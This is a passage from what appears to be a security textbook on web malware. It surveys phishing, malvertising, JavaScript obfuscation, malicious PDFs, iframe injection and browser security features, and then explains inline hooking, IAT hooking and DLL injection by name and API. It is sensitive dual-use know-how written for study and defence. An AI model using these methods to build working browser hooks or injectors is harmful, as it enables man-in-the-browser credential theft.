Sophos [77], an anti virus firm revealed that automated phishing kits are available online which can be simply used to spread phishing emails. It means that it is not necessary for anyone to have detailed knowledge about the phishing attacks; he or she can directly use these phishing kits. Generally, phishing kits are frameworks that have the capability to create phishing websites that look legitimate. Phishing kits also have built-in spamming software that help fraudsters and attackers to generate high volumes of phishing emails. Phishing attacks work well because users base their trust on the design of a website. In the malware world, it is not “what you see is what you get.” Phishing attacks follow two basic techniques.

- First, in a distributed phishing attack, users are not directly routed to a phishing website rather, many intermediate domains are used. Second, in a redirection attack, at first all users are forced to visit a primary domain which then redirects users to different addresses to maintain anonymity.
- Phishing emails are also categorized as spam. There is a small difference between phishing and spamming. Phishing aims at stealing sensitive information whereas spamming aims to sell products or services. However, both these approaches can be used to spread malware. Phishing attacks manipulate a browser’s built in security model for

users surfing online by generating pop-ups and fake windows. As a result, users fail to realize the importance of security indicators generated by browsers [78] and this failure helps phishers to conduct successful attacks. As an example, Spam 2.0 [79] targets Web 2.0 applications and the model of distribution is legitimate websites. Attackers compromise the high traffic volume website running Web 2.0 technologies and use that website as a launchpad to spread phishing emails, spams and malware. Web spamming has been increased which poisons and misleads the search engine ranking capabilities to rank malicious web pages with higher ranks than legitimate ones.

4.2.4 Exploiting Trust in Online Social Networks

Online Social Networks (OSNs) such as Facebook and Twitter have also become a launchpad for spreading malware. There has been tremendous increase in the malware infections in OSNs. We described the malware infection phenomenon on OSNs [80] as a chain reaction because of the dependency factor among user profiles. Injecting a malicious URL in message wall of one profile automatically traverses to a number of profiles. Attacks against OSNs are termed as natural progressions. Due to the lack of built in security functionality in OSNs, attackers are using them as infection platforms. In order to start the exploitation process, an attacker can pick any issue that affects human emotions to drive the user in a social network to follow the path generated by the attacker. Topics such as friendship gifts, weather calamities, political campaigns, national affairs, medical outbreaks and financial transactions have been used for initiating infections. Gao et al. [81] discussed a number of security issues and available defenses present in OSNs including Sybil attacks. In a Sybil attack, a reputation system is exploited and subverted by forging identities. Attackers have been implementing Sybil attacks in OSNs more frequently. As discussed, OSNs do not have

sufficient protection against embedded URLs.

4.2.5 Web Social Engineering Trickery

Social engineering [82] is defined as an implicit technique to exploit human vulnerability and weakness to bypass security systems in order to gain sensitive information and to spread malware. The human element is the most vulnerable component in security systems. Generally, social engineering attacks deal with the psychology of users. Generally, users are not clear about the security measures provided by the websites and browsers. As a result, attackers exploit this fact in various ways. Attackers are basically skilled manipulators who follow different tactics to exploit human judgment. Social engineering plays a critical role in serving malware across different domains. Attackers exploit the human trust and ignorance by using new techniques and tactics. Some of the frequently used malware spreading methods that require social engineering are discussed as follows:

- **Malvertisements:** It is a technique of spreading malware through online advertisements in a hidden manner. This technique is widely incorporated by attackers in their attack strategy. Li et al.[83] discussed trends of malicious flash generating dynamic content and web infections. Sood and Enbody [84] discussed details of exploiting online web advertising through malvertising using Content Delivery Networks (CDNs), iframe injections, malicious banners and implicit redirection through widgets.
- **Rogue Security Software:** It is a technique used by attackers to spread malware through illegitimate software. Once the software is installed into a user's machine, it entices the user to visit a malicious domain by generating notification in the browser to download malware into the system. It can also perform actions such as alerting users in a fake

manner by generating pornography windows or showing messages about system reboot. It can also raise warnings about fake anti virus scanning of the user machine and fake alerts about malware to force user to download malicious updates from the third party server. Finally, it may generate fake warnings of ransomware and scareware. Rogue security software includes fake codecs, fake anti-viruses, malicious toolbars, warez and cracked software.

4.2.6 Exploiting P2P Networks

Peer-to-Peer (P2P) networks are popular means of sharing files and content on the Internet. However, the security model of P2P networks is not robust in detecting malicious files that are exchanged among the parties. Several studies [84] have been conducted in the past that prove that P2P has been widely used for spreading malware across Internet. P2P networks are the main source of network worms. Additionally, P2P networks have been used by botnets as a command and control platform through distributed P2P agents. P2P infections can cause chain reaction as P2P based malware exploits vulnerabilities among the P2P clients by scanning P2P in the network topology. Pollution attacks force the peer agent in the session to download malicious files. It is the major source of malware propagation in P2P networks.

4.3 JavaScript as an Exploit Platform

JavaScript is the most common component of web development. Since JavaScript is a client side scripting language, it is widely used by the attackers to exploit the client side software such as browsers and to execute illegitimate or malicious codes. JavaScript is the key mech-

anism used to conduct attacks on the web applications because of its default behavior to execute code dynamically. JavaScript is designed to interact with the browsers to perform various operations which make it very powerful and the preferred weapon of exploitation by the attackers. In order to address security concerns, the JavaScript interface is generally restricted to work with the browsers in a controlled manner. Browsers have enforced two restrictions to secure the interaction with JavaScript. First, the web browser imposes a sandbox mechanism in which JavaScript is allowed to execute in a specific part of the environment without damaging the rest. Second, web browsers implement Same Origin Policy (SOP) [85] in which the browser restricts the method and properties of one web page to interact with other web pages hosted on different domains. Unfortunately, a number of vulnerabilities have been detected in these two applied restrictions due to insecure implementation of JavaScript in the websites. Due to the exploitation of vulnerabilities in SOP [86], server side counter measures are rendered useless. Using dynamic iframes, dynamic script elements and request proxies SOP can be bypassed easily.

Web 2.0 has given birth to Asynchronous JavaScript (AJAX) technology in which a subpart of web page can communicate with a third party domain without changing the state of the parent web page. Attackers have already developed advanced attacks such as pivot attacks [87] and JS malware [88] to work with AJAX. JavaScript has been used in various ways to perform malicious operations on the client side by exploiting browser integrity. The techniques discussed below are used by the attackers to circumvent the security defenses of browsers and web applications

4.3.1 JavaScript Obfuscation

JavaScript Obfuscation [89] is extensively used by attackers. The goal of obfuscation is to make the program unreadable while preserving its functionality. Obfuscated JavaScript is hard to understand because of the stealthy code. Obfuscation techniques were created to protect the copyrights of the developers but eventually attackers started implementing them to hide malware and bypass host based detection systems. Xu et. al [90] has conducted a complete and extensive survey of past and present JavaScript obfuscation. Obfuscated code can be categorized as follows:

- **Generic Techniques:** In these techniques, the attacker only uses plain obfuscation in which strings are generated using a single layer or combination of transformation methods. It includes plain script encryption using XOR, string splitting, string concatenation, and escaping strings to exploit the browser rendering engine. Generic techniques do not encompass any context dependent information. Deobfuscation of code using generic techniques can be done manually.
- **Encryption:** JavaScript encryption can be implemented in various ways. However, the preferred choice as pointed out by Craioveanu [91] is symmetric encryption using a mono-alphabetic substitution scheme in which the patterns of plain text are replaced by cipher text. Decryption happens during the run-time as the decryption key is present in the payload. The encryption scheme varies in the manner that the decryption key is encoded in the payload. The scheme can use single layer or multi layer obfuscation to hide the decryption key.
- **Context Dependent and Anti Analysis:** These techniques involve the state of HTTP transaction to execute the obfuscated code. It means that the HTTP context plays

a crucial role in determining the success of the obfuscation. Attackers have started using anti analysis trick using *arguments.callee()* and *location.href()* together. The *arguments.callee()* function returns the content of the body and prevents the malware analysts from modifying the of the function calls. The *location.href ()* is used as a part of the decryption key by verifying the domain address before executing the code. These techniques preserve the HTTP context for running the code which makes it really hard to decrypt from a different domain.

4.3.2 Malicious JavaScript in PDFs

Portable Document Format (PDF) has been used by attackers as a carrier to disseminate malware through embedded JavaScript. PDF has an built in JavaScript interpreter that facilitates the execution of JavaScript in PDF documents. However, this interaction is limited as JavaScript is executed in a sandbox to avoid interaction with the local files. Due to the inherent vulnerabilities in PDF itself, the sandbox can be circumvented to exploit the PDF security to spread malware. PDF malware loads shellcode from pages, annotations and info directory objects of PDF.

Stevens [92] conducted an analysis of exploited vulnerabilities in the PDF. Stevens has also developed a set of open source tools for analyzing malicious PDFs. In PDF exploitation, JavaScript Heap Spraying plays a critical role in controlling the execution flow so that the vulnerability can be successfully exploited. As explained by Selvaraj and Nion [93], there has been a tremendous rise in the PDF malware. Attackers are using phishing attacks and vulnerable websites to distribute malicious PDF as attachments and inline content. PDF Dissector [94] is another tool that is used to perform automated analysis of malicious PDFs and it is well equipped to extract shellcode.

Filiol et al. [95] presented a tool named PDF StructAzer that dissects the structure of any PDF to perform rigorous analysis. Additionally, Filiol discussed the security related issues in the PDF language and the usage of PDF manipulation software in detail. The security of PDF can be thwarted easily by tampering with registry entry such as JSPref key that constitutes most critical security related sub keys as *bEnableJS* and *bEnableMenuItems*. Generally, bypassing security mechanisms in PDF is not a big task for attackers to accomplish. Attackers have been using obfuscation to make exploits unreadable so that execution occurs in a stealthy manner. Obfuscation in PDF can be accomplished by using techniques such as acroform streams, API function call splitting, GetField method for referencing objects, JS variable splitting, /Namesarray for splitting JS, RC4 encryption, conditional expressions and multi level compressions and encoding. Wolf [96] discussed real time obfuscation strategies used by the Browser Exploit Packs such as NeoSploit and CrimePack to build malicious PDF using *app.doc.getAnnotsobjects* for multi layered protections. Porst [97] presented the programming techniques for obfuscation such as chain evaluation, variable representation using underscore, defining scopes, JavaScript splitting and anti emulation tricks.

4.3.3 Malicious JavaScript in Flash

Flash has been instrumental in creating dynamic web pages and interacting with third party servers. Primarily, flash plays a crucial role in the online advertising industry. Jagdale [98] presented analysis of the risks posed by flash applications due to the inability of developers to implement secure code. Attackers have been using Flash to deliver malware using advertising networks. Instead of JavaScript, Flash uses Action Script. Flash is also used as a propagation mechanism for spreading malware across the internet. Malicious code in Flash is designed as a time based logic bomb in which malicious code looks legitimate initially but is executed

only after a specific time.

Flash can be embedded in the PDF files for serving malware. Flash based malicious code also uses Shared Objects in the Action Script to determine the execution state of malicious code with respect to timestamps. Attackers use the bit-wise operation to plain text string and store them as hexadecimal characters in the flash file. In order to deobfuscate the code, built in functions such as `fromCharCode`, `Parse-int` and `slices` etc are used to deobfuscate the strings to execute the hidden code.

Ford et al. [99] discussed obfuscation in Flash using the Action Script 3.0 function named *Loader.loadBytes* which allows attackers to load a new flash file in the existing flash file. Action Script code is basically executed in the tags defined as *DoAction* and *DoInitAction*. Due to the lack of validation in verifying the JMP instruction for defining a location in the code, attackers exploit this validation routine to execute the JMP by binding it to the code outside the action tags.

4.3.4 Iframe Injections

Iframes are used to display the content of third party in an inline manner within the parent web page i.e. embedding one web page in another. Iframes are also the preferred choice of malware writers to inject malicious URL that downloads malware silently. Iframes are used in drive-by download attacks because it is possible to bypass SOP to launch cross domain attacks. Frequently, the hidden iframes [100] are injected in websites after successful exploitation of vulnerabilities such as Cross-site Scripting (XSS) and SQL Injections (SQLI). The hidden iframe is not displayed in the website but fetches rogue JavaScript from a malicious domain to execute script in the user's browser. As discussed earlier, the success rate of malware also depends on the insecure implementation of SOP by websites. Hosting providers

implementing virtual hosting are more prone to mass iframe injections. The concept of web virtual hosting infection using dynamic iframe code [101] has already been discussed. Iframes are also used to exploit the shortcomings in the communication flow between HTTP and HTTPS websites.

4.3.5 JavaScript Rootkit Variants

JavaScript rootkits are defined as malicious programs that hide their presence in the browser and execute stealthy operations. However, there is no defined criterion that classifies the JavaScript specific rootkits. Jackson et al. [102] discussed the concept of automated Transaction Generators (TG) that initiate fraudulent transactions from the users' computers without stealing the credentials and subverting the authentication mechanism. This type of malware sits quietly in the OS and waits for the user to start a session with the website. Once the session is successfully created, the malware exploits the session functionality to trigger a fake transaction and delete its trace from the website. Adida et al. [103] presented another variant of a JavaScript rootkit that exploits the stored login bookmarks for stealing user credentials. The variant of JavaScript rootkit discussed by Adida relies on an untrusted JavaScript environment and can be exploited to perform rogue operation by using third party JavaScripts included in the web page. This implies that external JavaScript can communicate with bookmarklets. This actually shows that browser design plays a significant role in the execution of JavaScripts.

4.3.6 Malicious Widgets

Widgets are defined as small applications that work inline with the Web-pages and are hosted in the environment running the widget engine. Widgets are the reusable pieces of JavaScript code and can be used by any website where as Gadgets are proprietary in nature and work with only a specific set of websites. Widgets have been created to serve the users by improving the quality of communication between various websites. This communication is termed as mashup communication as the two principals communicate with each other without exploiting the access boundary of one another. JavaScript is used for communication between the two principals. If a web page has malicious widgets, it can circumvent the access model by running JavaScript in the access space of another principal.

Raff and Amit [19] disclosed a set of vulnerabilities in the widgets that can be exploited by the attackers to spread malware. Barth et al. [104] discussed in detailed the privilege escalation bugs that result in compromising the secure communication interface between the two principals. Jackson and Helen [105] discussed in detail the poor design of browsers that fail to handle the communication among the cross domains in a secure manner. In general, widgets can be used to exploit the trust boundary using JavaScript by exploiting vulnerabilities to trigger malware infections.

Chapter 5

Browser Security and Hooking

In this chapter, we take a broad look at browser security, and then take a closer look at hooking. Hooking is an advanced technique that allows attackers to infiltrate browsers by infecting the underlying operating system.

5.1 Browser Security Overview

According to statistics provided by W3C [112], the most popular browsers running on the Internet are Google Chrome, Internet Explorer (IE) and Firefox. These statistics are based on the analysis of log files. Considering that, in our study we concentrate on these popular browsers during this research. A typical browser design constitutes a JavaScript interpreter, rendering engine, parser, Document Object Model (DOM), isolation using sandbox and Same Origin Policy (SOP), secure communication and navigation, security user interface, mandatory access control, cookies management, secure framing etc. We conducted a survey on all the existing security features provided by these browsers and cataloged them to understand the overall security posture. Table 5.1 shows the complete catalog of the security features deployed by the most popular browsers.

Table 5.2 shows process specific characteristics of different browsers. Based on the above information, Google Chrome is the most secure followed by IE and then Firefox.

Table 5.1 Security Features Support in Popular Browsers.

Security Features	Internet Explorer	Google Chrome	Mozilla Firefox
Safe Browsing API	Yes	Yes	Yes
Sandbox	Secure	Secure	Partial
Anti Phishing	Yes	Yes	Yes
Malvertising	Yes	Yes	Yes
File Download Protection	Yes	Yes	Yes
Exploit Mitigation	Yes	Yes	Yes
Private Browsing	Yes	Yes	Yes
Pop-Up Blocker	Yes	Yes	Yes
Crash Control	Yes	Yes	Yes
JIT Hardening	Yes	Yes	No
Iframe Sandboxing	Yes	Yes	Yes
HTTP Strict Transport Security	No	Yes	Yes
Content Security Policy	Partial	Yes	Yes
Cross Origin Resource Sharing	Yes	Yes	Yes
Clickjacking Protection	Yes	Yes	Yes
ECMCA 5 Strict Mode	Yes	Yes	Yes
Reflective XSS Protection	Yes	Yes	NA (Add-on)
Persistent XSS Protection	No	No	No

Accuvant labs [111] also performed a security comparison of the most popular browsers to quantify the threats. In that study, the researchers concentrated on the security model of browsers that is required to defend against security vulnerabilities. They looked into malware protection, exploit mitigation, protection against client-side attacks, sandbox implementation, etc. to verify the robustness of the browsers. They collected their information into a couple of figures that we have reproduced in the form of table. Table 5.3 shows different granular controls required for robust Just-in-Time (JiT) protection for different browsers to prevent users from client side JavaScript exploits.

Table 5.2 Browser Architecture: In-Process and Out-of-Process Components.

Extensible Components	Internet Explorer	Google Chrome	Mozilla Firefox
Process Address Space	Multi	Multi	Single
Sandbox Robustness	High	Medium	Low
Rendering Engine	In-Process	Out-of-Process	In-Process
Tabs	Out-of-Process	Out-of-Process	In-Process
Plug-ins	In-Process	Out-of-Process	Out-of-Process
Extensions	Out-of-Process	Out-of-Process	In-Process
GPU Acceleration	Out-of-Process	Out-of-Process	In-Process

Table 5.3 Just-in-Time (JiT) Protection for Different Browsers (Source - Accuvant Labs Report).

JiT Hardening Techniques	Google Chrome	Internet Explorer	Mozilla Firefox
Codebase Randomization	No	Yes	No
Instruction Randomization	High	Medium	Low
Constant Folding	Yes	Yes	No
Constant Binding	Yes	Yes	No
Resource Constraints	Yes	Yes	No
Memory Page Protection	No	Yes	No
Additional Randomization	Yes	Not Required	No
Guard Pages	Yes	Not Required	No

From a security perspective, architecture review and analysis helps in understanding their

ability to mitigate the highest risk vulnerabilities. The detailed security analysis of Google Chrome [113] pointed out different types of attacks associated with Chrome by building a threat model. Earlier, analysis of scripting languages such as JavaScript and VbScript [114] revealed several security flaws and using that information security researchers proposed a secure scripting framework. Alhambra [115], a browser-based framework, was created to enforce and audit web specific security policies in the browsers. This framework provides an insight into the compatibilities of different web pages with browsers when secure policies are deployed. An application isolation [116] technique was implemented in Google Chrome using finite-state model checking to verify the security properties of different components in the browser. SMash [117] was presented as secure component model in which sub components residing in different trusted domains can communicate securely using browser-based policies based on security specifications. To restrict malware distribution through browser plug-ins and extensions, Browser Spy [118] was introduced which uses the concept of code integrity checking and controls the installation and loading of extensions in the browsers. Vex [119] is another extension analysis systems that looks for security issues and bad programming constructs in the Firefox browser extensions. Vex implements the concept of flow patterns using context and flow sensitive static analysis using a high precision benchmarks. Microsoft [120] also developed a verification methodology which enabled it to verify the security state of extensions using static analysis. To do that, safety properties were constructed using formalization of policies (semantics) during run-time of extensions.

Despite all this research effort in strengthening browser security attacks continue. Without a doubt this practical research has increased the security of browsers, but it has proven impossible to totally secure browsers given their inherent design. The next section discusses several issues that contribute to the malware success and browser exploitation.

5.2 Reasons for Browser Exploitation

Several reasons for browser exploitation at a wide scale are discussed as follows:

5.2.1 Browsers as Exploitation Entry Points

Browsers are complex and flexible software that provide a large attack surface for attackers to exploit. Since a browser is user's interface to the Internet infecting a browser can provide access to a wealth of user data such as banking credentials. In addition, since a browser faces the Internet a vulnerable browser can be a mechanism for a remote attacker to load malware onto a computer. Finally, as operating systems have hardened applications such as browsers have become easier targets.

A browser's design is based on components such as a JavaScript rendering engine, plugin interface, Document Object Module (DOM) hierarchy, providing a large attack surface. At the same time operating system hardening techniques such as Data Execution Prevention (DEP), Address Space Layout Randomization (ASLR), Structure Exception Handling Overwrite Protection (SEHOP), Safe Structured Exception Handling (Safe SEH), stack metadata obfuscation using GS flag, and heap metadata obfuscation using RtlHeap safe unlinking have made the exploitation of the operating system harder for the attackers. These days reliable exploitation of recent versions of operating systems requires multiple vulnerabilities such as using Return Oriented Programming (ROP) [109] by building ROP chains using ROP gadgets [108]. The result is that browser-based vulnerabilities are widely used to infect users with malware.

5.2.2 Browsers Hooking in Userland Space

Browsers are simply applications that are installed in the user space of the operating system. Compromising the communication flow of browsers can provide access to user's sensitive data. Accessing user processes is not a tough task for the attackers in spite of the fact that these processes run in a private address space of their own. Given access to a process's address space, an attacker can hook functions to co-opt their capabilities for nefarious purposes. There are a number of hooking techniques available such as Import Address Table (IAT) hooking, inline hooking, DLL Injection and Asynchronous Procedure Call (APC) hooking that result in successful hijacking of browser libraries for manipulation by the attacker. Using hooking a Man-in-the-Browser (MitB) attack can be developed allowing the malware to manipulate and sniff sensitive data as it passes back and forth between browsers and target websites. This is the modus operandi of attackers to gather banking credentials or hijack banking sessions.

5.2.3 Browsers as Malicious Code Carrier

Because browsers face the Internet, they provide an attack surface that is remotely accessible to attackers allowing them to load malicious code onto the users' machines. A security flaw can enable attackers to install malicious code in the running system. A phishing email can convince a user to visit a malicious domain hosting drive-by download malware that silently downloads malware onto the user's computer. Such an attack is possible because browsers run JavaScript found on those pages. If an attacker has injected malicious JavaScript into legitimate websites, they get executed to trigger infections. JavaScript is a double-edged sword that is required for the working of the Internet, but attackers can exploit it for malicious

purposes.

5.2.4 Browsers - Anatomy of Third-party Plugins and Extensions

A browser is an integrated software application that uses a variety of third party software such as Java, Adobe PDF, Flash, Silverlight, and so on to provide a flexible environment for Internet communication. These third party software are called plugins and run as separate processes in the browser's sandbox. In spite of the sandboxing, vulnerabilities have been found in these plugins that allow attackers to infect the underlying operating system. Browser Exploit Packs (BEPs) exist which are automated exploitation frameworks that fingerprint browsers and exploit them if vulnerable plugins or components are detected. The current king of BEPs is BlackHole which carries most of the exploits against vulnerabilities present in the plugins specifically Java Virtual Machine (JVM). The most widely exploited plugin is Java followed by Adobe PDF and then Flash. An in-depth analysis of various BEPs conducted by the Contagio team [107] shows that majority of the exploits embedded in these automated frameworks are based on plugins.

5.3 Browser Hooking and Inherent Techniques

A hook is a piece of code that manages (handles) intercepted function calls to alter the behavior of a user or operating system process. Malware such as rootkits implement userland and kernelland hooking to circumvent the normal execution flow of various API functions. Our interest is in the hooking of browsers that occurs in user space.

The basic idea of browser hooking is to redirect a function called by the browser. Flow is redirected to malicious code and then flow is returned to the original function that continues

normally. If implemented correctly, malicious code is inserted into the browser's instruction stream while allowing all original code to execute. These techniques are not specific to browsers, but we describe them in the context of browser hooking.

5.3.1 Inline Hooking

In this technique [110], a userland rootkit such as a bot saves the first several instructions of the target function that are to be overwritten by the hook. These instructions are stored in a function called the trampoline that is used later to call the original function. The hook patches the first 3 or 5 bytes of the target function's prologue to insert a JMP instruction pointing to the detour engine for changing the execution flow. A detour engine contains the bot-supplied (malicious) code to be executed. It performs preprocessing, executes the malicious code and then calls the trampoline function to return control to the target function. Inline hooking is more robust and powerful than IAT hooking that is covered next. Figure 5.1 shows the execution flow of the inline hooking.




Figure 5.1 Inline Hooking Execution Flow.

5.3.2 Import Address Table (IAT) Hooking

The IAT table stores the addresses of various functions from different DLLs and is specific to a process (such as a browser). When a malicious application such as a bot requires an address of the target function in a DLL, it consults the IAT table (e.g. of the browser) to retrieve the address. The IAT table is available to the bot because it has gained access to the browser's private address space. In this hooking technique, the bot parses the Portable Executable (PE) format of the browser's IAT and replaces the browser function's address with the hook function's address. As a result, the hook function is executed when a legitimate function is called. Figure 5.2 shows the execution behavior of IAT hooking.




Figure 5.2 IAT Hooking Execution Flow.

5.3.3 DLL Injection

In this technique, a bot injects a malicious DLL into the address space of the target process (e.g. browser). If the malicious DLL is injected successfully, the bot takes complete control over the address space of the target process. DLL Injection can be done in three different ways in Microsoft Windows. First, the malicious DLL can be injected by listing it in a registry entry named *AppInit_DLLs*. Second, the bot can perform DLL Injection using the *SetWindowsHookEx* function. Third, DLL injection can be performed by creating remote threads in the target processes using *CreateRemoteThread*, *WriteProcessMemory* and *VirtualAlloc* APIs. Figure 5.3 shows how DLL Injection is carried out in the context of the infected process.

Firefox and IE implement target (to be hooked) functions in the respective DLLs. These functions can be exported easily by calling functions such as *GetProcAddress* or *LoadLibrary* to find the address of the function to be hooked. Google has built a centralized chrome.dll which contains massive code of built-in functions and a number of third party libraries. It is not possible to load the DLL directly and find the respective function. Google Chrome consults the *PRIMethods* structure to manage the addresses.

